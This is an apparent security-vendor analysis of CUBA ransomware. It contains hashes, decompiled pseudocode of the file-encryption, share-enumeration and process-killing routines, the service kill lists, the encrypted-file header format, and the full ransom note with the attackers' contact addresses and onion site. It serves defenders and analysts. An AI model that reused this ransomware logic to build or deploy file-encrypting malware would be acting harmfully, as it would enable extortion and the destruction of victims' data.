


CUBA Ransomware Malware Analysis

 elastic.co/security-labs/cuba-ransomware-malware-analysis

By

Salim Bitam

01 June 2022



Summary

As a part of Elastic Security’s ongoing threat detection and monitoring efforts, we have recently observed a ransomware intrusion by the CUBA ransomware threat group, internally tracked as REF9019. This report will detail the inner workings of the ransomware deployed inside the network to encrypt the victim’s files. Cuba ransomware provides the attacker with the flexibility to encrypt both local and network shares files in the enterprise. CUBA uses the ChaCha20 cipher algorithm for symmetric encryption and RSA encryption to protect the ChaCha20 keys. CUBA is multithreaded for faster encryption with resource access synchronization to avoid file corruption.

In this analysis we will describe the following:

- Operations mode
- Process and services termination
- Enumeration of volumes
- Threading implementation

- File encryption and algorithms used
- MITRE Attack mapping
- YARA rule
- Indicators of compromise

Static Analysis

SHA256 Packed	0f385cc69a93abeaf84994e7887cb173e889d309a515b55b2205805bdfe468a3
SHA256 Unpacked	3654af86dc682e95c811e4fd87ea405b627bca81c656f3a520a4b24bf2de879f
File Size	135168 bytes
FileType:	Executable
Imphash:	CA5F4AF10ABC885182F3FB9ED425DE65
Compile Time	Wed Mar 09 22:00:31 2022 UTC
Entropy	6.582

Sections

Name	VirtualAddress	Virtual Size	Raw Size	Entropy	MD5
.text	0x00401000	0x13B5F	0x13C00	6.608	931B22064E9E214BF59A4E07A6CA9109
.rdata	0x00415000	0xA71C	0xA800	5.855	F6F97411BCD64126A96B08BA9AE1E775
.data	0x00420000	0x16B0	0xC00	3.450	03B1B11B4531BB656E43A8B457D4A5F7
.rsrc	0x00422000	0x1E0	0x200	4.704	F754ADBD7F5D6195FD6D527001CAB98C
.reloc	0x00423000	0x1200	0x1200	6.573	08B0994DAECAAAA4173B388A80CC52FE

CUBA Campaign Analysis

If you're interested in a technical deep-dive on the CUBA campaign, check out our campaign analysis research [here](#).

Imports

GetProcessImageFileNameW
EnumProcesses
NetApiBufferFree
NetShareEnum
GetIpNetTable
PathFindFileNameW
FindFirstFileExW
FindFirstFileW
FindNextFileW
WriteFile
SetFileAttributesW
MoveFileExW
FindFirstVolumeW
TerminateProcess
GetEnvironmentStringsW
OpenProcess
GetCurrentProcessId
CreateProcessW
GetVolumePathNamesForVolumeNameW
FindNextVolumeW
GetCurrentThreadId
RaiseException
GetModuleHandleExW
OpenProcessToken
CryptAcquireContextA
CryptGenRandom
CryptReleaseContext
AdjustTokenPrivileges
LookupPrivilegeValueA
ControlService
ChangeServiceConfigW
PathAddBackslashW
GetCPIInfo
GetOEMCP
IsValidCodePage
lstrcpynW
InterlockedDecrement
FindClose
CreateFileW
Sleep
lstrcatW
CloseHandle
CreateThread
lstrcpyW
lstrcmpW
ReadFile
GetFileSizeEx
EnterCriticalSection
GetCurrentProcess
GetModuleFileNameW
LeaveCriticalSection
GetCommandLineA
WaitForSingleObject
GetLastError
SetEvent
GetDiskFreeSpaceExW
ResetEvent
GetWindowsDirectoryW
SetFilePointerEx
ExitProcess
CreateEventA

lstrcpw
GetTickCount
DeleteCriticalSection
QueryPerformanceCounter
SetStdHandle
FreeEnvironmentStringsW
GetCommandLineW
DecodePointer
GetStringTypeW
GetProcessHeap
FlushFileBuffers
GetConsoleCP
HeapSize
WriteConsoleW
InitializeCriticalSection
UnhandledExceptionFilter
SetUnhandledExceptionFilter
IsProcessorFeaturePresent
InitializeCriticalSectionAndSpinCount
WaitForSingleObjectEx
CreateEventW
GetModuleHandleW
GetProcAddress
IsDebuggerPresent
GetStartupInfoW
GetSystemTimeAsFileTime
InitializeSLISTHead
RtlUnwind
SetLastError
EncodePointer
TlsAlloc
TlsGetValue
TlsSetValue
TlsFree
FreeLibrary
LoadLibraryExW
GetFileType
GetStdHandle
MultiByteToWideChar
WideCharToMultiByte
GetACP
HeapFree
HeapAlloc
LCMapStringW
HeapReAlloc
GetConsoleMode
CharLowerW
GetKeyboardLayoutList
wsprintfW
CloseServiceHandle
OpenSCManagerW
OpenServiceW
QueryServiceStatusEx [Read more](#)

Strings

Good day. All your files are encrypted. For decryption contact us.

Write here waterstatus@cock.li

reserve admin@encryption-support.com

jabber cuba_support@exploit.im

We also inform that your databases, ftp server and file server were downloaded by us to our servers.

If we do not receive a message from you within three days, we regard this as a refusal to negotiate.

Check our platform: <http://cuba4ikm4jakjgmkezytyawtdgr2xymvy6nvzgw5cglswg3si76icnqd.onion/>

* Do not rename encrypted files.

* Do not try to decrypt your data using third party software, it may cause permanent data loss.

* Do not stop process of encryption, because partial encryption cannot be decrypted.

!! READ ME !![.txtRead more](#)

Code Analysis

Entry Point

The malware starts by retrieving the active input locale identifier of the victim using the `GetKeyboardLayout` API. When the Russian language is in the list of supported languages of the machine, the process deletes and terminates itself with a simple command line: `c:\system32\cmd.exe c/ del PATH_TO_BINARY` without encrypting the file system.

```
KeyboardLayoutList = GetKeyboardLayoutList(0x10, List);
v5 = 0;
if ( KeyboardLayoutList <= 0 )
{
LABEL_4:
    main2((WCHAR *)lpCmdLine);
}
else
{
    while ( LOBYTE(List[v5]) != LANG_RUSSIAN )
    {
        if ( ++v5 >= KeyboardLayoutList )
            goto LABEL_4;
    }
}
SelfDeleteTerminate();
return 0;
}
```

Command-line Options

The threat actor included 4 different operations based on the following command-line arguments:

- The network keyword
- An IP keyword
- A path keyword
- The local keyword

```

DERKeyPub = GetDERKeyPub();
DERKeyPub->PubRsaKey = (int)&DERPubKey;
DERKeyPub->PubRsaKeySize = 0x226;
if ( !lstrcpw(pw_CommandLine, L"network") )
    return EnumNetwork();
if ( !lstrcpw(pw_CommandLine, L"local") )
{
LABEL_10:
    TerminateProcesses();
    return EncryptAllLocalVolumes();
}
fixed = sub_DA1879(pw_CommandLine);
v5 = (void *)fixed;
if ( fixed == -1 )
{
    if ( *pw_CommandLine )
        return EncryptDirectory(pw_CommandLine);
    goto LABEL_10;
}
if ( fixed == 0x100007F )
    TerminateProcesses();
return EnumIPShares(v5);
}

```

Network keyword parameter

When specifying the network keyword, the malware retrieves the Address Resolution Protocol (ARP) table of the machine using the GetIpNetTable Windows API and enumerates the shares of each IP in the ARP table, this information is added to a linked list that will be accessed by the encryption capability, which will be discussed further below in detail.

<pre> DWORD EnumNetwork() { DWORD v0; // edi struct _MIB_IPNETTABLE *v1; // esi unsigned int *p_dwAddr; // ebx ULONG SizePointer; // [esp+Ch] [ebp-38h] BYREF CriticalSectionStruct CriticalSection; // [esp+10h] [ebp-34h] BYREF ThreadSyncCritical Parameter; // [esp+34h] [ebp-10h] BYREF memset(&CriticalSection, 0, sizeof(CriticalSection)); InitiateCriticalSection(&CriticalSection); memset(&Parameter, 0, sizeof(Parameter)); InitThreadSyncCritical(&Parameter); StartMultiThreading(&Parameter, &CriticalSection, 0); v0 = 0; SizePointer = 0; if (GetIpNetTable(0, &SizePointer, 0) == 122) { v1 = (struct _MIB_IPNETTABLE *)malloc(SizePointer); if (!GetIpNetTable(v1, &SizePointer, 0)) goto LABEL_5; free_base(v1); } v1 = 0; LABEL_5: if (v1) { if (v1->dwNumEntries) { p_dwAddr = &v1->table[0].dwAddr; do { if (p_dwAddr[1] == 3) EnumShares(*p_dwAddr, &CriticalSection); ++v0; p_dwAddr += 6; } while (v0 < v1->dwNumEntries); } free_base(v1); } sub_CA1067(&CriticalSection); return WaitForSingleObject((HANDLE)Parameter.hCreateEvent, 0xFFFFFFFF); } </pre>	<pre> 1 DWORD __fastcall EnumShares(unsigned int a1, CriticalSectionStruct *a2) 2 { 3 DWORD result; // eax 4 DWORD v3; // ebx 5 LPBYTE v4; // esi 6 DWORD v5; // edi 7 HANDLE hFindFile; // [esp+10h] [ebp-1270h] 8 DWORD v0; // [esp+14h] [ebp-126Ch] 9 LPBYTE bufptr; // [esp+38h] [ebp-1268h] BYREF 10 DWORD entriesread; // [esp+1Ch] [ebp-1264h] BYREF 11 DWORD resume_handle; // [esp+20h] [ebp-1260h] BYREF 12 DWORD totalentries; // [esp+24h] [ebp-125Ch] BYREF 13 struct _WIN32_FIND_DATAW FindFileData; // [esp+28h] [ebp-1258h] BYREF 14 WCHAR servername[1024]; // [esp+270h] [ebp-1008h] BYREF 15 WCHAR FileName[1026]; // [esp+A70h] [ebp-808h] BYREF 16 17 bufptr = 0; 18 entriesread = 0; 19 totalentries = 0; 20 resume_handle = 0; 21 wprintfw(servername, L"\\\\%d.%d.%d", (unsigned __int8)a1, BYTE1(a1), BYTE2(a1), HIBYTE(a1)); 22 do 23 { 24 result = NetShareEnum(servername, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle); 25 v3 = result; 26 v8 = result; 27 if (result && result != 234) 28 break; 29 v4 = bufptr; 30 v5 = 1; 31 if (entriesread) 32 { 33 do 34 { 35 wprintfw(FileName, L"%s\\%s*", servername, *((_DWORD *)v4); 36 if (*((int *)v4 + 1) >= 0) 37 { 38 hFindFile = FindFirstFileW(FileName, &FindFileData); 39 if (hFindFile != (HANDLE)-1) 40 { 41 wprintfw(FileName, L"%s\\%s*", servername, *((_DWORD *)v4); 42 AddEntryLinkedList(a2, FileName); 43 FindClose(hFindFile); 44 } 45 } 46 ++v5; 47 v4 += 12; 48 } while (v5 <= entriesread); 49 v4 = bufptr; 50 v3 = v8; 51 } 52 } </pre>
---	--

IP keyword parameter

By specifying an IP address as the first parameter in the command line the malware proceeds by enumerating and encrypting every share found for the specified IP.

Path keyword parameter

The malware will encrypt the local directory contents, or the file provided, as the first parameter of the command-line.

Local keyword parameter

The local keyword is used to encrypt every local volume on the machine, and because the malware targets volumes by their ID, it can encrypt both mounted and unmounted volumes.

Process Termination

CUBA starts by acquiring SeDebugPrivilege and then terminates a hardcoded list of processes and services using a common Windows API (see appendix for list [1], [2]). For some services, the malware first tries to disable the service— indicated by the second parameter of

TerminateProcesses::TerminateServiceByName function. This is mainly done to prevent interference with the encryption process by applications that may lock files from external changes, for example, databases.

```
char TerminateProcesses()
{
    HANDLE CurrentProcess; // eax
    HANDLE TokenHandle; // [esp+8h] [ebp-20h] BYREF
    struct _TOKEN_PRIVILEGES NewState; // [esp+Ch] [ebp-1Ch] BYREF
    struct _LUID Luid; // [esp+1Ch] [ebp-Ch] BYREF

    CurrentProcess = GetCurrentProcess();
    if ( OpenProcessToken(CurrentProcess, TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY, &TokenHandle) )
    {
        LookupPrivilegeValueA(0, "SeDebugPrivilege", &Luid);
        NewState.Privileges[0].Luid = Luid;
        NewState.PrivilegeCount = 1;
        NewState.Privileges[0].Attributes = 2;
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
    }
    TerminateProcesses::TerminateServiceByName(L"MySQL", -1u);
    TerminateProcesses::TerminateServiceByName(L"MySQL80", -1u);
    TerminateProcesses::TerminateServiceByName(L"SQLSERVERAGENT", -1u);
    TerminateProcesses::TerminateServiceByName(L"MSSQLSERVER", SERVICE_DISABLED);
    TerminateProcesses::TerminateServiceByName(L"SQLWriter", -1u);
    TerminateProcesses::TerminateServiceByName(L"SQLTELEMETRY", -1u);
    TerminateProcesses::TerminateServiceByName(L"MSDTC", -1u);
    TerminateProcesses::TerminateServiceByName(L"SQLBrowser", -1u);
    TerminateProcesses::TerminateProcessByName(L"sqlagent.exe");
    TerminateProcesses::TerminateProcessByName(L"sqlservr.exe");
    TerminateProcesses::TerminateProcessByName(L"sqlwriter.exe");
    TerminateProcesses::TerminateProcessByName(L"sqlceip.exe");
    TerminateProcesses::TerminateProcessByName(L"msdtc.exe");
    TerminateProcesses::TerminateProcessByName(L"sqlbrowser.exe");
    TerminateProcesses::TerminateServiceByName(L"vmcompute", SERVICE_DISABLED);
    TerminateProcesses::TerminateServiceByName(L"vmms", SERVICE_DISABLED);
    TerminateProcesses::TerminateProcessByName(L"vmwp.exe");
    TerminateProcesses::TerminateProcessByName(L"vmssp.exe");
}
```

Local Volume Enumeration

The malware enumerates all the local volumes and for each volume larger than 1GB it saves the volume's GUID in a custom linked list. The ransomware utilizes the CriticalSection object to access this linked list for synchronization purposes due to multiple threads accessing the same resource. This

helps to avoid two threads encrypting the same file at the same time, a race condition that would corrupt the file.

```

NumberOfVolumes = EnumerateVolumes(szVolumePathNames);
if ( NumberOfVolumes )
{
    VolumeName = szVolumePathNames[0].VolumeName;
    do
    {
        if ( *((_DWORD *)VolumeName + 0x201)
            && *((_DWORD *)VolumeName + 0x201) > 1u || *((_DWORD *)VolumeName + 0x200) > 0x40000000u ) // > 1GB
        {
            AddEntryLinkedList(&CriticalSection, VolumeName); // linked list
        }
        VolumeName += 0x804; // Next Volume
        --NumberOfVolumes;
    }
    while ( NumberOfVolumes );
}

void __thiscall AddEntryCriticalSection(CriticalSectionStruct *lpCriticalSection, LPCWSTR lpString2)
{
    link_struct *v3; // edi

    EnterCriticalSection(&lpCriticalSection->CRITICAL_SECTION);
    v3 = (link_struct *)malloc(0x804u);
    lstrcpyW(v3->string, lpString2);
    v3->address = 0;
    if ( lpCriticalSection->bw )
        lpCriticalSection->fw->address = v3;
    else
        lpCriticalSection->bw = v3;
    lpCriticalSection->fw = v3;
    LOBYTE(lpCriticalSection->val2) = 0;
    LeaveCriticalSection(&lpCriticalSection->CRITICAL_SECTION);
}

```

Multithreaded Encryption Synchronization

After preparing a list to encrypt, CUBA ransomware spawns encryption threads with the structure defined below as a parameter. Depending on the command line arguments, the malware starts 4 threads for local encryption or 8 threads for network encryption.

```

HANDLE __thiscall StartMultiThreading(
    ThreadSyncCritical *lpParameter,
    CriticalSectionStruct *CriticalSection,
    int NumberOfThread)
{
    int v4; // edi
    HANDLE result; // eax

    v4 = 0;
    lpParameter->pc_CriticalSection = CriticalSection;
    result = (HANDLE)NumberOfThread;
    lpParameter->NumberOfThreadRunning = NumberOfThread;
    if ( lpParameter->NumberOfThreadRunning > 0 )
    {
        do
        {
            result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, lpParameter, 0, 0);
            ++v4;
        }
        while ( v4 < lpParameter->NumberOfThreadRunning );
    }
    return result;
}

```


When a thread finishes its task, it will decrement a counter until it reaches 0: `lpParameter->NumberOfThreadRunning`. When the last thread completes, it will alert the program that the task is done with a call to `SetEvent` API, which will self delete and terminate the malware.

```
}  
if ( !InterlockedDecrement(&lpThreadParameter->NumberOfThreadRunning) )  
    SetEvent((HANDLE)lpThreadParameter->hCreateEvent);  
return 0;
```

Encryption Implementation

The malware leverages the symmetric encryption algorithm ChaCha20 to encrypt files and the asymmetric encryption algorithm RSA to protect the ChaCha20 Key and Initialization Vector (IV). The author has utilized a customized version of [WolfSSL](#), an open source SSL/TLS library, to implement this capability. Other samples

(2957226fc315f71dc22f862065fe376efab9c21d61bbc374dde34d47cde85658) implemented a similar function using the [libtomcrypt](#) library. Other implementations may exist that are not described here.

The ransomware allocates a large custom structure called `block` that contains all the required encryption information. It then initializes an `RsaKey` structure with `wc_InitRsaKey` and decodes an embedded 4096 bit RSA public key in `DER` format using `wc_RsaPublicKeyDecode` which it saves to `block.PubRsaKey`.

```
wc_InitRng((HCRYPTPROV *)&Block.rng);  
malloc(&Block);  
v10 = 2;  
DERKeyPub = GetDERKeyPub();  
DerPubRsaKey = DERKeyPub->PubRsaKey;  
PubRsaKeySize = DERKeyPub->PubRsaKeySize;  
if ( DERKeyPub->PubRsaKey )  
{  
    idx = 0;  
    *(_DWORD *)&Block.Value_D9 = 0xD9;  
    if ( !wc_InitRsaKey(&Block.PubRsaKey) )  
        wc_RsaPublicKeyDecode(&idx, DerPubRsaKey, (int *)&Block.PubRsaKey, PubRsaKeySize);  
    lstrncpyW(VolumeName_, VolumeName);  
    PathAddBackslashW(VolumeName_);  
    EncryptFile::RecursiveDirectory(VolumeName_, &Block);  
}  
else  
{  
    v1 = 0;  
}  
v10 = 5;  
Free((int)&Block.rng);  
v10 = 6;
```

File Enumeration

Each thread takes an entry from the linked list and starts recursively enumerating files starting from the root of the volume. In the case of a specific directory, the same function is called recursively except for specific directories (see [appendix](#) for list). Otherwise, it will ignore the ransom note file `!! READ ME !!.txt` and files with specific extensions (see [appendix](#) for list).

```

HANDLE __fastcall EncryptFile::RecursiveDirectory(const WCHAR *VolumeName, HCRYPTPROV *Cryptostuff)
{
    char v3; // bl
    HANDLE result; // eax
    HANDLE v5; // esi
    struct _WIN32_FIND_DATAW FindFileData; // [esp+10h] [ebp-1258h] BYREF
    WCHAR PathFileName[1024]; // [esp+260h] [ebp-1008h] BYREF
    WCHAR PathRegex[1026]; // [esp+A60h] [ebp-808h] BYREF

    v3 = 0;
    lstrcpyW(PathRegex, VolumeName);
    lstrcatW(PathRegex, L"*");
    result = FindFirstFileW(PathRegex, &FindFileData);
    v5 = result;
    if ( result != (HANDLE)-1 )
    {
        do
        {
            if ( FindFileData.cFileName[0] != '.' || (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0 )
            {
                lstrcpyW(PathFileName, VolumeName);
                lstrcatW(PathFileName, FindFileData.cFileName);
                if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
                {
                    lstrcatW(PathFileName, L"\\");
                    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) == 0
                        && !EncryptFile::DirectoriesToAvoid(PathFileName) )
                    {
                        EncryptFile::RecursiveDirectory(PathFileName, Cryptostuff);
                    }
                }
                else
                {
                    v3 = FILE_ATTRIBUTE_READONLY;
                    if ( (FindFileData.dwFileAttributes & 6) == 0
                        && !EncryptFile::FilesToAvoid(FindFileData.cFileName)
                        && lstrcmpW(FindFileData.cFileName, L"!! READ ME !!.txt") )
                    {
                        if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_READONLY) != 0 )
                            SetFileAttributesW(PathFileName, FindFileData.dwFileAttributes & 0xFFFFFFFF);
                        EncryptFile::StartEncryption(Cryptostuff, PathFileName);
                    }
                }
            }
        } while ( FindNextFileW(v5, &FindFileData) );
        if ( v3 )
            CreateRansomNote(VolumeName);
        return (HANDLE)FindClose(v5);
    }
}

```

The malware uses `wc_RNG_GenerateBlock` a WolfSSL function, to randomly generate 44 bytes. The first 32 bytes of that are used as the ChaCha20 key and the other 12 bytes are used as the IV, it then calls a function to initiate the ChaCha20 structure `block.chacha20_KeyIv` that will be later used to encrypt the file content. At this point, the ransomware is ready to start encrypting and writing to the file.

```

block->ChachaKeySize = 32; // key size
block->ChachaIvSize = 12; // iv size
wc_RNG_GenerateBlock(&block->rng, (int)&block->GeneratedChachaKeyIv, 44u);
EncryptFile::StartEncryption::InitChacha20(&block->chacha20_KeyIv, (int)&block->GeneratedChachaKeyIv);

```

Before encrypting a file, Cuba ransomware prepends a 1024 byte header, the first 256 bytes are the string FIDEL.CA and some DWORD bytes values, the next 512 bytes are the encrypted ChaCha20 KEY/IV with the public RSA key and the rest is padded with 0.

00000000	46 49 44 45 4C 2E 43 41	00 04 00 00 08 00 00 00	FIDEL.CA.....
00000010	D9 00 00 00 10 00 00 00	00 00 00 00 00 00 00 00
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000050	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000060	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000080	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000000F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000100	5E BC 1D 21 93 D3 6D CB	3E 33 11 5B 68 2E 39 4A	^...l..m.>3.[h.9J
00000110	C9 27 1A 32 BE E5 45 EE	32 D1 BF F0 EC 0A A8 FB	.'.2..E.2.....
00000120	74 D1 3C CB 2B 50 A5 17	78 7F 83 51 65 9C EC 99	t.<.+P..x...Qe...
00000130	42 98 47 99 5E F3 73 1D	21 70 D1 C1 D4 57 B2 16	B.G.^..s.lp...W..
00000140	C8 81 ED BE 80 E9 59 F2	AF E0 7E 8C 22 CF C4 DAY....."
00000150	01 CE A8 0D 0C F1 37 76	5D 5E EB 97 D5 E5 2C 107v]^.....
00000160	57 1A 70 C6 BC 6E 25 59	D6 C9 89 FF 1F E7 10 DB	W.p.n%Y.....
00000170	35 6C 6F 3E 87 C0 73 00	40 E3 17 9B 15 4E E1 01	Slo>...s.@...N..
00000180	93 9E 03 AD D2 54 42 7A	DD BD 7E AE 2D C0 9F C6TBz...^..-
00000190	87 EF 21 0D 16 7D 75 25	04 1C 2C 0A 3D B0 2F 18	...l..u%....=./.
000001A0	6D F6 78 F7 EE E1 F2 EA	33 95 85 D3 57 8B 29 51	m.x.....3...W.)Q
000001B0	71 53 B6 2B 42 81 4F 43	5D 40 B6 2A 86 4F 05 21	qS.+B.OCl@.*.O.l
000001C0	4F 05 3A C3 80 22 65 F4	BD 64 5D AF ED 19 CE 5B	O...".e..d]....
000001D0	7E F2 84 8F 09 3F BC AE	76 CF 05 EA 93 AF 4A 42?..v.....JB
000001E0	B6 AF D9 95 A3 8D 2B 4D	92 9F FF BC 23 B5 DA CF+M....#...
000001F0	9A 55 4C CE 5C 96 74 11	D4 D3 E8 CD 2F BD 5B 3B	.UL.\.t...../.[;
00000200	B6 70 06 A9 EC BE B6 59	7F 7F B0 9C A9 36 65 BE	ap.....Y.....6e.
00000210	72 ED 74 EB 07 C6 FF BC	28 CE C8 D9 65 12 22 ED	r.t.....(....e.".
00000220	BE 67 5E 9D E0 C2 95 EE	70 B7 4E BE A2 AE 4F D1	ag^.....p.N...O.
00000230	B0 49 92 93 0D 66 BC 7B	88 BE BD DD 86 3F F4 4C	.I...f.{.....?..L
00000240	C2 99 2F F1 0D 57 62 5C	86 3A A0 EB 13 E4 09 19	.../..Wb\.....
00000250	D3 29 79 8C D2 36 38 48	3D B4 BC 7D DC C9 A1 E6	ly..68H=.....
00000260	7C 0D 01 E5 2F A9 2D D7	84 F0 FD 98 57 AF 72 AC	.../-.....W.r.
00000270	04 EC FA 73 3D 3E 64 38	99 2D 6D FF 27 9D 5A 8F	...s=>d8..-m.'.z.
00000280	45 6E 88 68 5B 64 2B 94	2C BF 03 5B 27 E5 9C 8A	En.h[d+,...[''...
00000290	A4 87 EB D6 96 62 95 1B	F1 B4 A9 8E BE 96 F6 6Db.....m
000002A0	C4 FB E5 FE 69 36 66 DA	C9 09 8A BE D0 CF EB 7Ci6f.....
000002B0	E1 EA E1 0B 2C 31 2A 24	A3 02 91 42 F7 CB C2 B5l*\$...B....
000002C0	17 8A 76 6C 83 59 B2 18	45 4E 5C 16 FA 3F 8D E6	..vl.Y..EN\...?..
000002D0	C3 4C 66 4D FC 64 E6 92	84 F6 95 8F 0C 49 5B 7B	.Lfm.d.....I[({
000002E0	74 93 E3 F2 2D 74 2D 0E	26 54 1C E6 F0 FE F2 00	t...-t..&T.....
000002F0	4F DC 02 D7 0A 2D AD 7B	B5 6A AF 5D 6F 07 82 EE	O.....-.{.j}.o...>
00000300	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000310	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000320	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000330	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000340	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000350	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000360	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000370	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000380	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000390	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000003A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000003B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000003C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000003D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000003E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
000003F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
00000400	77 F6 44 14 65 16 48 17	F9 08 68 AF 21 C8 EB 3E	w.D.e.H...h.!...>
00000410	AC B4 EE 1D EA C8 DD AD	0D ED 7D 23 FA 5D 39 20}#.]9

Before starting the encryption, the malware double checks if the file was already encrypted by comparing the first 8 bytes of the file to the header string FIDEL.CA. If equal, the malware terminates the encryption process as described below.

```

if ( !EncryptFile::StartEncryption::EncryptContent::Read400h(
    (int)hFile,
    (LPVOID)block->AllocMem_ContentToEncrypt,
    0x400u,
    &nNumberOfBytesToWrite)
|| *(_DWORD *)block->AllocMem_ContentToEncrypt == 'EDIF'
&& *(_DWORD *)block->AllocMem_ContentToEncrypt + 4 == 'AC.L' )
{
    // if encrypted (header) return 0
    return 0;
}

```

Then CUBA writes the 1024 byte header and if the file is larger than 2 MB it reads 1 MB of data at a time from the file and encrypts it with the ChaCha20 cipher. Otherwise, it will read and encrypt the entire contents at once.

```

EncryptFile::StartEncryption::EncryptContent::WriteHeader(hFile, Header, 0x400u); // WRITE HEADER
lpNumberOfBytesWritten = 0;
if ( EncryptFile::StartEncryption::EncryptContent::ReadFileContent(
    hFile,
    (LPVOID)block->AllocMem_ContentToEncrypt,
    nNumberOfBytesToRead,
    (union _OVERLAPPED::$742A73540840F318F86F9CEE3D494648)0x400i64,
    &nNumberOfBytesToWrite) )
{
    chacha20_KeyIv = (__m128i *)&block->chacha20_KeyIv;
    do
    {
        EncryptFile::StartEncryption::EncryptContent::Chacha20EncryptContent(
            chacha20_KeyIv,
            (__m128i *)block->AllocMem_ContentToEncrypt,
            (__m128i *)block->AllocMem_ContentToEncrypt,
            nNumberOfBytesToWrite); // encrypt
        if ( !EncryptFile::StartEncryption::EncryptContent::WriteEncryptedContent(
            (HANDLE)block->AllocMem_ContentToEncrypt,
            (LPCVOID)nNumberOfBytesToWrite,
            v6,
            lpNumberOfBytesWritten,
            v10) )
            break;
        if ( nNumberOfBytesToWrite != nNumberOfBytesToRead )
            break;
        v11 = (DWORD *)((nNumberOfBytesToRead
            + (unsigned __int64)v16
            + __PAIR64__((unsigned int)lpNumberOfBytesWritten, v6)) >> 32);
        v6 += nNumberOfBytesToRead + v16;
        lpNumberOfBytesWritten = v11;
        if ( __SPAIR64__((unsigned int)v11, v6) >= *(__int64 *)v15 )
            break;
        v12 = EncryptFile::StartEncryption::EncryptContent::ReadFileContent(
            hFile,
            (LPVOID)block->AllocMem_ContentToEncrypt,
            nNumberOfBytesToRead,
            (union _OVERLAPPED::$742A73540840F318F86F9CEE3D494648)__PAIR64__((unsigned int)v11, v6),
            &nNumberOfBytesToWrite) == 0;
        chacha20_KeyIv = (__m128i *)&block->chacha20_KeyIv;
    }
    while ( !v12 );
}

```

The malware encrypts the file in 1 MB chunks and, depending on the file's size, it will skip a preset number of bytes. This is done primarily to speed up the encryption process of large files, below is a table to illustrate.

File Size	Chunk Size	Skipped Size
Less than 2 MB	All the file content	0 MB

Less than 10 MB	1MB	4 MB
Less than 50 MB	1MB	8 MB
Less than 200 MB	1MB	16 MB
Less than 10 GB	1MB	200 MB
More than 10 GB	1MB	500 MB

Finally, it will rename the file by adding the extension .cuba.

```

lstrcpyW(EncryptedPathFileName, PathFileName);
lstrcatW(EncryptedPathFileName, L".cuba");
MoveFileExW(PathFileName, EncryptedPathFileName, 0);
v6 = v8;
}

```

Good day. All your files are encrypted. For decryption contact us.
Write here waterstatus@cock.li
reserve admin@encryption-support.com
jabber cuba_support@exploit.im

We also inform that your databases, ftp server and file server were downloaded by us to our servers. If we do not receive a message from you within three days, we regard this as a refusal to negotiate. Check our platform: <http://cuba4ikm4jakjgmkezytyawtdgr2xymvy6nvzgw5cglswg3si76icnqd.onion/>

- * Do not rename encrypted files.
- * Do not try to decrypt your data using third party software, it may cause permanent data loss.
- * Do not stop process of encryption, because partial encryption cannot be decrypted.

MITRE ATT&CK Techniques

Using the MITRE ATT&CK® framework, techniques and sub techniques represent how an adversary achieves a tactical goal by performing an action.

- [Data Encrypted for Impact](#)
- [Network Share Discovery](#)
- [Process Discovery](#)
- [Service Stop](#)
- [System Information Discovery](#)
- [Indicator Removal on Host: File Deletion](#)
- [Obfuscated Files or Information: Software Packing](#)
- [System Network Configuration Discovery](#)
- [System Location Discovery: System Language Discovery](#)
- [Data Encrypted for Impact](#)
- [Access Token Manipulation](#)

Appendix

List of Terminated Processes

- sqlagent.exe
- sqlservr.exe
- sqlwriter.exe
- sqlceip.exe
- msdtc.exe
- sqlbrowser.exe
- vmwp.exe
- vmsp.exe
- outlook.exe
- Microsoft.Exchange.Store.Worker.exe

List of Terminated Services

- MySQL
- MySQL80
- SQLSERVERAGENT
- MSSQLSERVER
- SQLWriter
- SQLTELEMETRY
- MSDTC
- SQLBrowser
- vmcompute
- vmms
- MExchangeUMCR
- MExchangeUM
- MExchangeTransportLogSearch
- MExchangeTransport
- MExchangeThrottling
- MExchangeSubmission
- MExchangeServiceHost
- MExchangeRPC
- MExchangeRepl
- MExchangePOP3BE
- MExchangePop3
- MExchangeNotificationsBroker
- MExchangeMailboxReplication
- MExchangeMailboxAssistants
- MExchangeIS
- MExchangeIMAP4BE
- MExchangeimap4
- MExchangeHMRcovery
